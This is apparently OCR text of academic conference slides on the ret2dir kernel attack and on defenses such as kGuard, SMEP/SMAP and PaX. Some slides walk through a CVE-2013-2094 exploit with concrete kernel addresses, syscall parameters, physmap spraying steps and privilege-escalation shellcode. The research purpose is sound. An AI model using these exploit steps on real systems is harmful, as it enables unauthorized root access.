Rethinking Kernel Isolation

Vasileios P. Kemerlis

Network Security Lab
Department of Computer Science
Columbia University
New York, NY, USA

Georgia Institute of Technology, 09/12/2014

Outline

Introduction
- Kernel attacks & defenses
- Problem statement

Attack (ret2dir)
- Background
- Bypassing SMEP/SMAP, PXN, PaX, kGuard

Defense (XPFO)
- Design & implementation
- Performance

Conclusion
- Recap

Attacking the "Core"

Threats classification

1. Privilege escalation
   - Arbitrary code execution ⇝ code-injection, ROP, `ret2usr`

✗ Kernel stack smashing
✗ Kernel heap overflows
✗ Wild writes, off-by-*n*
✗ Poor arg. sanitization
✗ User-after-free, double free, dangling pointers
✗ Signedness errors, integer overflows
✗ Race conditions, memory leaks
✗ Missing authorization checks

2. Persistent foothold
   - Kernel object hooking (KOH) ⇝ control-flow hijacking
     - ✗ Kernel control data (function ptr., dispatch tbl., return addr.)
     - ✗ Kernel code (`.text`)
   - Direct kernel object manipulation (DKOM) ⇝ cloaking
     - ✗ Kernel non-control data

3. ...

Attacking the "Core"

Threats classification

1. Privilege escalation
   - Arbitrary code execution ⇝ code-injection, ROP, `ret2usr`

✗ Kernel stack smashing
✗ Kernel heap overflows
✗ Wild writes, off-by-*n*
✗ Poor arg. sanitization
✗ User-after-free, double free, dangling pointers
✗ Signedness errors, integer overflows
✗ Race conditions, memory leaks
✗ Missing authorization checks

2. Persistent foothold
   - Kernel object hooking (KOH) ⇝ control-flow hijacking
     - ✗ Kernel control data (function ptr., dispatch tbl., return addr.)
     - ✗ Kernel code (`.text`)
   - Direct kernel object manipulation (DKOM) ⇝ cloaking
     - ✗ Kernel non-control data

3. ...

Attacking the "Core"

Threats classification

1. Privilege escalation
   - Arbitrary code execution ⇝ ~~code injection~~, ~~ROP~~, `ret2usr`

✗ Kernel stack smashing
✗ Kernel heap overflows
✗ Wild writes, off-by-*n*
✗ Poor arg. sanitization
✗ User-after-free, double free, dangling pointers
✗ Signedness errors, integer overflows
✗ Race conditions, memory leaks
✗ Missing authorization checks

2. Persistent foothold
   - Kernel object hooking (KOH) ⇝ control-flow hijacking
     - ✗ Kernel control data (function ptr., dispatch tbl., return addr.)
     - ✗ Kernel code (`.text`)
   - Direct kernel object manipulation (DKOM) ⇝ cloaking
     - ✗ Kernel non-control data


3. ...

Return-to-user (ret2usr) Attacks

What are they?

Attacks against OS kernels with shared kernel/user address space

- Overwrite kernel code (or data) pointers with **user space** addresses
  - ✗ return addr., dispatch tbl., function ptr.,
  - ✗ data ptr.
- Payload → Shellcode, ROP payload, tampered-with data structure(s)
  - Placed in user space
  - ✗ Executed (referenced) in kernel context




- De facto kernel exploitation technique
  - Facilitates privilege escalation ⇝ arbitrary code execution
  - ✗ `http://www.exploit-db.com/exploits/34134/` (21/07/14)
  - ✗ `http://www.exploit-db.com/exploits/131/` (05/12/03)

ret2usr Attacks (cont'd)

Why do they work?

Weak address space (kernel/user) separation


- Shared kernel/process model → Performance
  - ✓ cost(mode_switch) ≪ cost(context_switch)
- The kernel is protected from userland → Hardware-assisted isolation
  - ✗ The opposite is **not** true
  - ✗ Kernel ⇝ **ambient authority** (unrestricted access to all memory and system objects)
- The attacker completely controls user space memory
  - Contents & perms.



kGuard [USENIX Sec '12]

Versatile & lightweight protection against `ret2usr`


- Cross-platform solution that enforces (partial) address space separation between user and kernel space
  - x86, x86-64, ARM, ...
  - Linux, Android, {Free, Net, Open}BSD, ...
- Builds upon inline monitoring and code diversification
- Implemented as a set of modifications to the pipeline of GCC
  - Non-intrusive & low overhead
  - Back-end plugin → ∼ 1KLOC in C



kGuard Design

Control-flow assertions (key technology #1)

- Compact, inline guards injected at compile time
  - Two flavors → CFA_R & CFA_M
- Placed before every exploitable control transfer
  - `call`, `jmp`, `ret` in x86/x86-64
  - `ldm`, `blx`, ..., in ARM



- Verify that the target address of an *indirect* branch is always inside kernel space
- If the assertion is true, execution continues normally; otherwise, control is transfered to a runtime violation handler

kGuard Design (cont'd)

CFA_R example

```
      cmp  $0xc0000000,%ebx
      jae  lbl
      mov  $0xc05af8f1,%ebx
lbl:  call *%ebx
```

```
if (reg < 0xc0000000)
  reg = &<violation_handler>;
call *reg
```

Indirect call in `drivers/cpufreq/cpufreq.c` (x86 Linux)

kGuard Design (cont'd)

CFA_M examples (1/2)

```
       push %edi
       lea  0x50(%ebx),%edi
       cmp  $0xc0000000,%edi
       jae  lbl1
       pop  %edi
       call 0xc05af8f1
lbl1:  pop  %edi
       cmpl $0xc0000000,0x50(%ebx)
       jae  lbl2
       movl $0xc05af8f1,0x50(%ebx)
lbl2:  call *0x50(%ebx)
```

```
if (&mem < 0xc0000000)
  call <violation_handler>;
if (mem < 0xc0000000)
  mem = &<violation_handler>;
call *mem ;
```

Indirect call in `net/socket.c` (x86 Linux)

kGuard Design (cont'd)

CFA_M examples (2/2) & optimizations

```
    cmpl    $0xc0000000,0xc123beef
    jae     lb
    movl    $0xc05af8f1,0xc123beef
lb: call    *0xc123beef
```

```
~~if (&mem < 0xc0000000)~~
  ~~call <violation_handler>;~~
if (mem < 0xc0000000)
  mem = &<violation_handler>;
call *mem ;
```

Optimized CFA_M guard (x86 Linux)

ret2usr Defenses

State of the art overview

✓ KERNEXEC/UDEREF → PaX

- 3^{rd}-party Linux patch(es) → x86-64/x86/AArch32 only
- HW/SW-assisted address space separation
  - x86 → Seg. unit (reload %cs, %ss, %ds, %es)
  - x86-64 → Code instr. & temporary user space re-mapping
  - ARM (AArch32) → ARM domains

✓ kGuard → Kemerlis *et al.* [USENIX Sec '12]


- Cross-platform solution that enforces (partial) address space separation
  - x86, x86-64, ARM, ...
  - Linux, {Free, Net, Open}BSD, ...
- Builds upon inline monitoring (code intr.) & code diversification (code inflation & CFA motion)

✓ SMEP/SMAP, PXN → Intel, ARM

- HW-assisted address space separation
  - Access violation if priv. code (ring 0) executes/accesses instructions/data from user pages (U/S = 1)
- Vendor and model specific (Intel x86/x86-64, ARM)

ret2usr Defenses (cont'd)

Summary



Rethinking Kernel Isolation [USENIX Sec '14]

What is this talk about?

Focus on `ret2usr` defenses → `SMEP/SMAP`, `PXN`, PaX, kGuard

Rethinking Kernel Isolation [USENIX Sec '14]

What is this talk about?

Focus on `ret2usr` defenses → `SMEP/SMAP`, `PXN`, PaX, kGuard

- Can we subvert them?
  - Force the kernel to execute/access user-controlled code/data
- Conflicting design choices or optimizations?
  - "Features" that weaken the (strong) separation of address spaces

Rethinking Kernel Isolation [USENIX Sec '14]

What is this talk about?

Focus on `ret2usr` defenses → `SMEP/SMAP`, `PXN`, PaX, kGuard


- Can we subvert them?
  - Force the kernel to execute/access user-controlled code/data
- Conflicting design choices or optimizations?
  - "Features" that weaken the (strong) separation of address spaces


Return-to-direct-mapped memory (`ret2dir`)

- Attack against hardened (Linux) kernels
  - ✓ Bypasses **all** existing `ret2usr` schemes
  - ✓ $\forall$ `ret2usr` exploit $\rightsquigarrow$ $\exists$ `ret2dir` exploit

Kernel Space Layout

Linux x86/x86-64





physmap

Functionality

Fundamental building block of dynamic kernel memory (kmalloc, SLAB/SLUB)

1. (De)allocate kernel memory **without** altering page tables
   - Minimum latency in fast-path ops. (*e.g.*, kmalloc in ISR)
   - Less TLB pressure → No TLB shootdown(s) needed
2. Virtually contiguous memory → Physically contiguous (**guaranteed**)
   - Directly assign kmalloc-ed memory to devices for DMA
   - Increased cache performance
3. Page frame accounting made easy
   - virt(**pfn**) ⇝ PHYS_OFFSET + (**pfn** << PAGE_SHIFT)
   - pfn(**vaddr**) ⇝ (**vaddr** - PHYS_OFFSET) >> PAGE_SHIFT

physmap (cont'd)

Location, size, and access rights

Architecture		PHYS_OFFSET	Size	Prot.	
x86	(3G/1G)	0xC0000000	891MB	RW	
	(2G/2G)	0x80000000	1915MB	RW	
	(1G/3G)	0x40000000	2939MB	RW	
AArch32	(3G/1G)	0xC0000000	760MB	RW(**X**)	
	(2G/2G)	0x80000000	1784MB	RW(**X**)	**< v3.14**
	(1G/3G)	0x40000000	2808MB	RW(**X**)	
x86-64		0xFFFF880000000000	64TB	RW(**X**)	**< v3.9**
AArch64		0xFFFFFFC000000000	256GB	RW(**X**)	

The ret2dir Attack

Basic assumptions

Threat model

- Vulnerability that allows overwriting kernel code (or data) pointers with user-controlled values
  - ✓ CVE-2013-0268, CVE-2013-2094, CVE-2013-1763
  - ✓ CVE-2010-4258, CVE-2010-3904, CVE-2010-3437
  - ✓ CVE-2010-3301, CVE-2010-2959, ...
- Hardened Linux kernel
  - ✗ SMEP/SMAP, PXN, KERNEXEC/UDEREF, kGuard ⇝ **No** ret2usr
  - ✗ KASLR, W^X, stack canaries, SLAB red zones
  - ✗ const dispatch tables (IDT, GDT, syscall)
  - ✗ .rodata sections
  - ✗ ...

The ret2dir Attack (cont'd)

physmap is considered harmful


- Physical memory is allocated in user space **lazily** → Page faults
  1. Demand paging
     - brk, [stack]
     - mmap/mmap2, mremap, shmat
     - Swapping (swapped in pages)
  2. Copy-on-write (COW)
     - fork, clone

physmap ⇝ **Address aliasing**

*Given the existence of physmap, whenever the kernel (buddy allocator) maps a page frame to user space, it effectively creates an alias (**synonym**) of user content in kernel space!*

The ret2dir Attack (cont'd)

Operation



The ret2dir Attack (cont'd)

The devil is (always) in the detail

Challenges

1. Pinpoint the exact location of a synonym of user-controlled data (payload) within the physmap area
2. When sizeof(physmap) $<$ sizeof(RAM) $\rightarrow$ Force a synonym of payload to emerge inside the physmap area
3. When sizeof(payload) $>$ PAGE_SIZE $\rightarrow$ Force synonym pages to be contiguous in physmap

Locating Synonyms

Leaking PFNs via /proc (1/2)

C_1: Given a user space virtual address (**uaddr**) $\stackrel{?}{\rightarrow}$ Synonym in kernel space (**kaddr**)

- Usual suspect: /proc (procfs)

✓ /proc/<pid>/pagemap → Page table examination (from user space) for debugging purposes (since v2.6.25)
  - 64-bit value per page → Indexed by virtual page number
    - **[0:54]** → Page frame number (PFN)
    - **[63]** → Page present

PFN(**uaddr**)

```
seek((uaddr >> PAGE_SHIFT) * sizeof(uint64_t));
read(&v, sizeof(uint64_t));
if (v & (1UL << 63))
    PFN = v & ((1UL << 55) - 1);
```

Locating Synonyms (cont'd)

Leaking PFNs via /proc (2/2)

F_1 : **kaddr = PHYS_OFFSET + PAGE_SIZE * (PFN(uaddr) - PFN_MIN)**

- **PHYS_OFFSET** → Starting address of physmap in kernel space
- **PFN_MIN** → 1^{st} PFN (*e.g.*, in ARM Versatile RAM starts at 0x60000000; PFN_MIN = 0x60000)

Architecture		**PHYS_OFFSET**
x86	(3G/1G)	0xC0000000
	(2G/2G)	0x80000000
	(1G/3G)	0x40000000
AArch32	(3G/1G)	0xC0000000
	(2G/2G)	0x80000000
	(1G/3G)	0x40000000
x86-64		0xFFFF880000000000
AArch64		0xFFFFFFC000000000

Ensuring the Presence of Synonyms

What if sizeof(physmap) < sizeof(RAM)?


C_2: Force a synonym of payload to emerge inside physmap

- **PFN_MAX** = PFN_MIN + min(sizeof(physmap),sizeof(RAM))/PAGE_SIZE
- If PFN(uaddr) > PFN_MAX → ∄ synonym of uaddr in physmap

Architecture		**Size**
x86	(3G/1G)	891MB
	(2G/2G)	1915MB
	(1G/3G)	2939MB
AArch32	(3G/1G)	760MB
	(2G/2G)	1784MB
	(1G/3G)	2808MB

Ensuring the Presence of Synonyms (cont'd)

Physical memory organization in 32-bit Linux architectures



Source: Understanding the Linux Kernel (2^{nd} ed.)

- ZONE_DMA $\leq$ 16MB
- ZONE_DMA $<$ ZONE_NORMAL $\leq$ min(sizeof(physmap),sizeof(RAM))
- ZONE_HIGHMEM $>$ ZONE_NORMAL
  - /proc/buddyinfo, /proc/zoneinfo

Ensuring the Presence of Synonyms (cont'd)

Physical memory organization in 32-bit Linux architectures

- Ordering: ZONE_DMA $<\cdot$ ZONE_NORMAL $<\cdot$ ZONE_HIGHMEM

✗ User space gets page frames from ZONE_HIGHMEM
  - Preserve direct-mapped memory for dynamic requests from the kernel

Ensuring the Presence of Synonyms (cont'd)

Physical memory organization in 32-bit Linux architectures

- Ordering: ZONE_DMA $<\cdot$ ZONE_NORMAL $<\cdot$ ZONE_HIGHMEM
- ✗ User space gets page frames from ZONE_HIGHMEM
  - Preserve direct-mapped memory for dynamic requests from the kernel

Q: Can we **force** the zone allocator to provide page frames in user space from ZONE_{NORMAL, DMA}?

Ensuring the Presence of Synonyms (cont'd)

What if `sizeof(physmap)` $<$ `sizeof(RAM)`?

C_2: Force a synonym of payload to emerge inside `physmap`

1. Allocate a (big) chunk of `RW` memory in user space $\rightarrow M$
    - `mmap`/`mmap2`, `shmat`, ...
2. $\forall$ page $P \in M \rightarrow$ Trigger a **write** fault (or `MAP_POPULATE`)
3. If $\exists P \in M$, `PFN(P)` $\leq$ `PFN_MAX`
    - `mlock(P)`
    - Compute `kaddr` using F_1 (`P`)
4. Else, `goto 1`

- If `sizeof(uspace)` $\ll$ `sizeof(RAM)` $\rightarrow$ Spawn additional process(es)
- Memory pressure helps!

Locating Contiguous Synonyms

What if sizeof(payload) > PAGE_SIZE?

C_3: Force synonym pages to be contiguous in physmap

1. Allocate a (big) chunk of RW memory in user space $\rightarrow M$
   - mmap/mmap2, shmat, ...
2. $\forall$ page $P \in M \rightarrow$ Trigger a **write** fault (or MAP_POPULATE)
3. If $\exists P_i, P_j \in M$, PFN(P_j) = PFN(P_i) + 1
   - mlock(P_i, P_j)
   - Split the payload in P_i & P_j (synonyms of P_i, P_j are contiguous)
   - Compute kaddr using F_1 (min(P_i, P_j))
4. Else, goto 1

- PFN(0xBEEF000) = 0x2E7C2, 0xFEEB000 = 0x2E7C3
- ~64MB apart in user space $\rightarrow$ Contiguous in physmap ([0xEE7C2000:0xEE7C3FFF])

Locating Synonyms

ret2dir without access to /proc/<pid>/pagemap

Q: What if PFN information is not available?

Locating Synonyms

ret2dir without access to /proc/<pid>/pagemap

Q: What if PFN information is not available?

physmap spraying → Very similar to how heap spraying works

1. Pollute physmap with **aligned** copies of the exploit payload
   - Maximize the exploit foothold on physmap
2. Pick an arbitrary, page-aligned physmap address and use it as the synonym of the exploit payload

Locating Synonyms (cont'd)

physmap spraying

- The attacking process copies the exploit payload into *N* physmap-resident pages
- The probability *P* that an arbitrarily chosen, page-aligned physmap address will contain the exploit payload is: **P = N/(PFN_MAX−PFN_MIN)**

Locating Synonyms (cont'd)

physmap spraying

- The attacking process copies the exploit payload into N physmap-resident pages
- The probability P that an arbitrarily chosen, page-aligned physmap address will contain the exploit payload is: **P = N/(PFN_MAX−PFN_MIN)**

max(P)

1. **max**(N)
2. **min**(PFN_MAX−PFN_MIN)

physmap Spraying

max(N)

1. Allocate a (big) chunk of RW memory in user space $\rightarrow M$
   - mmap/mmap2, shmat, ...
2. $\forall$ page $P \in M$ $\rightarrow$ Copy the exploit payload in P and trigger a **write** fault (or MAP_POPULATE)
3. "Emulate" mlock $\rightarrow$ Prevent swapping
   - Start a set of background threads that repeatedly mark payload pages as **dirty** (*e.g.*, by writing a single byte)
4. Check RSS (foothold in physmap) $\rightarrow$ getrusage
5. goto 1, unless $RSS < RSS_{prev}$

- If sizeof(uspace) $\ll$ sizeof(RAM) $\rightarrow$ Spawn additional process(es)

physmap Spraying (cont'd)

min(PFN_MAX-PFN_MIN)

Reduce the set of target pages in physmap → **physmap signatures**

- x86
  - Page frame 0 is used by BIOS → HW config. discovered during POST
  - [0xA0000:0xFFFFF] → Memory-mapped RAM of video cards
- x86-64
  - 0x1000000 → Kernel .text, .rodata, data, .bss
- AArch32
  - ...
- AArch64
  - ...

ret2dir Walkthrough

CVE-2013-2094 internals (1/2)

```
struct perf_event_attr {
    ...
    __u64    config;
    ...
};

static int perf_swevent_init(struct perf_event *event)
{
    int event_id = event->attr.config;
    ...
    if (event_id >= PERF_COUNT_SW_MAX)
            return -ENOENT;
    ...
        static_key_slow_inc(&perf_swevent_enabled[event_id]);
    ...
}
```

kernel/events/core.c (Linux)

ret2dir Walkthrough (cont'd)

CVE-2013-2094 internals (2/2)

- struct static_key perf_swevent_enabled[]
  - sizeof(struct static_key) → 24 (LP64), 12 (ILP32)


```
struct static_key {
    atomic_t enabled;
    struct jump_entry *entries;
    struct static_key_mod *next;
};
```

- static_key_slow_inc() → **.enabled** += 1

ret2dir Walkthrough (cont'd)

Pwning like a boss (1/3)


- Ubuntu 12.04 LTS, 3.8.0-19-generic (amd64)
- &perf_swevent_enabled[] → 0xFFFFFFFF81EF7180 (kernel .data)
- min(event_id) → 0x80000000 (2GB)



ret2dir Walkthrough (cont'd)

Pwning like a boss (1/3)

- Ubuntu 12.04 LTS, 3.8.0-19-generic (amd64)
- &perf_swevent_enabled[] → 0xFFFFFFFF81EF7180 (kernel .data)
- min(event_id) → 0x80000000 (2GB)
- Corrupt a code pointer (fptr)
  - fptr ∈ kernel image (.data section)
  - &fptr < 0xFFFFFFFF81EF7180
  - (0xFFFFFFFF81EF7180 – &fptr) → multiple of 24




ret2dir Walkthrough (cont'd)

Pwning like a boss (1/3)

- Ubuntu 12.04 LTS, 3.8.0-19-generic (amd64)
- &perf_swevent_enabled[] → 0xFFFFFFFF81EF7180 (kernel .data)
- min(event_id) → 0x80000000 (2GB)
- Corrupt a code pointer (fptr)
  - fptr ∈ kernel image (.data section)
  - &fptr < 0xFFFFFFFF81EF7180
  - (0xFFFFFFFF81EF7180 - &fptr) → multiple of 24


✓ &apparmor_ops.shm_shmat → 0xFFFFFFFF81C71AA8



ret2dir Walkthrough (cont'd)

Pwning like a boss (2/3)


- perf_swevent_enabled[**-110153**] = &apparmor_ops.shm_shmat
- apparmor_ops.shm_shmat = 0xFFFFFFFF812DB050 (&cap_shm_shmat)
- ✗ static_key_slow_inc() will **increase** apparmor_ops.shm_shmat (+1)



ret2dir Walkthrough (cont'd)

Pwning like a boss (2/3)

- perf_swevent_enabled[**-110153**] = &apparmor_ops.shm_shmat
- apparmor_ops.shm_shmat = 0xFFFFFFFF812DB050 (&cap_shm_shmat)
- ✗ static_key_slow_inc() will **increase** apparmor_ops.shm_shmat (+1)



- "The Great Escape"
  - Code-reuse to the rescue
  - 0xFFFFFFFF81304E62 → call *%rsi
  - 0xFFFFFFFF81304E62 - 0xFFFFFFFF812DB050 = 0x29E12 (171538)

shmat(int shmid, **const void *shmaddr**, int shmflg)

ret2dir Walkthrough (cont'd)

Pwning like a boss (3/3)

Attack plan

1. Map the exploit payload in physmap
   - 0x7f2781998000 ↔ 0xffff8800075b3000
2. perf_event_open(&attr, 0, −1, −1, 0)
   - attr.config = 0xfffffffffffe51b7
   - 0x29E12 (171538) times
3. shmat(shmid, 0xffff8800075b3000, 0)

```
pop     %rax
push    %rbp
mov     %rsp,       %rbp
push    %rbx
mov     $<pkcred>,  %rbx
mov     $<ccreds>,  %rax
mov     $0x0,       %rdi
callq   *%rax
mov     %rax,       %rdi
callq   *%rbx
mov     $0x0,       %rax
pop     %rbx
leaveq
ret
```


ret2dir Walkthrough (cont'd)

Pwning like a boss (3/3)

Attack plan

1. Map the exploit payload in physmap
   - 0x7f2781998000 ↔ 0xffff8800075b3000
2. perf_event_open(&attr, 0, -1, -1, 0)
   - attr.config = 0xfffffffffffe51b7
   - 0x29E12 (171538) times
3. shmat(shmid, 0xffff8800075b3000, 0)


```
pop     %rax
push    %rbp
mov     %rsp,       %rbp
push    %rbx
mov     $<pkcred>,  %rbx
mov     $<ccreds>,  %rax
mov     $0x0,       %rdi
callq   *%rax
mov     %rax,       %rdi
callq   *%rbx
mov     $0x0,       %rax
pop     %rbx
leaveq
ret
```



Source: Dilbert (http://www.dilbert.com)

Evaluation

ret2dir effectiveness

EDB-ID	Arch.	Kernel	Payload	Protection						Bypassed
26131	x86/x86-64	3.5/3.8	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard	SMEP	SMAP		✓
24746	x86-64	3.5	SHELLCODE	KERNEXEC		kGuard	SMEP			✓
15944	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*				✓
15704	x86	2.6.35.8	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*				✓
15285	x86-64	2.6.33.6	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard				✓
15150	x86	2.6.35.8	STRUCT		UDEREF					✓
15023	x86-64	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*				✓
14814	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*				✓
Custom	x86	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*	SMEP	SMAP		✓
Custom	x86-64	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*	SMEP	SMAP		✓
Custom	AArch32	3.8.7	STRUCT+SHELLCODE	KERNEXEC	UDEREF	kGuard				✓
Custom	AArch64	3.12	STRUCT+SHELLCODE			kGuard			PXN	✓


Evaluation

ret2dir effectiveness

EDB-ID	Arch.	Kernel	Payload	Protection						Bypassed
26131	x86/x86-64	3.5/3.8	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard	SMEP	SMAP		✓
24746	x86-64	3.5	SHELLCODE	KERNEXEC		kGuard	SMEP			✓
15944	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆				✓
15704	x86	2.6.35.8	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆				✓
15285	x86-64	2.6.33.6	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard				✓
15150	x86	2.6.35.8	STRUCT		UDEREF					✓
15023	x86-64	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard⋆				✓
